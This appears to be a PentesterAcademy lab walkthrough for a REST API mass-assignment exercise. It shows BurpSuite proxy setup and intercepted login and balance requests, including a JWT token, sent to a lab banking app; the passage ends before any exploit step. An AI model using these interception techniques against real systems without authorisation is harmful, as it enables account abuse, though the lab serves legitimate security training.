

ATTACK

DEFENSE

by PentesterAcademy

Name	Mass Assignment I
URL	https://attackdefense.com/challengedetails?cid=1964
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been set up.


Step 4: Interacting with the Banking API using the WebApp.

Login to the webapp using the provided credentials:

Username: elliot

Password: elliotalderson

Note: Make sure that intercept is on in BurpSuite



secure-bank-app x +

192.248.164.3:5000 133%


Welcome to Secure Banking WebApp

Login

Username:

Password:

Notice the corresponding requests in BurpSuite.




Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

`{"identifier":"elliott","password":"elliottalderson"}`

Forward the above request and view the changes reflected in the web app.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on the Check Balance button.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
GET
/balance?acct=1337&token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWl0eSBY5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlZnU4ODcwO
DgsImldCI6MTU3NTg4NjQ0OH0.eyJmbfch1v3DvNiwBmpBWace-YosFJba6la-X5hJFfzno6ewSggOC8AMryLF8AtRAs7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6lAF
LGLvUxjfhTqo2cSaNXBsSqcRh14oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtConq4U5-caOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqwl9y-JDYHwffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85
Csf2R3ePybE-fcVquXyLvr4myz2_d0iNR0Jpwr47nw2aGNFT132A6YxQYmw HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Forward above request.

Welcome Elliot!

Account Number: 1337


Update Profile

Check Balance

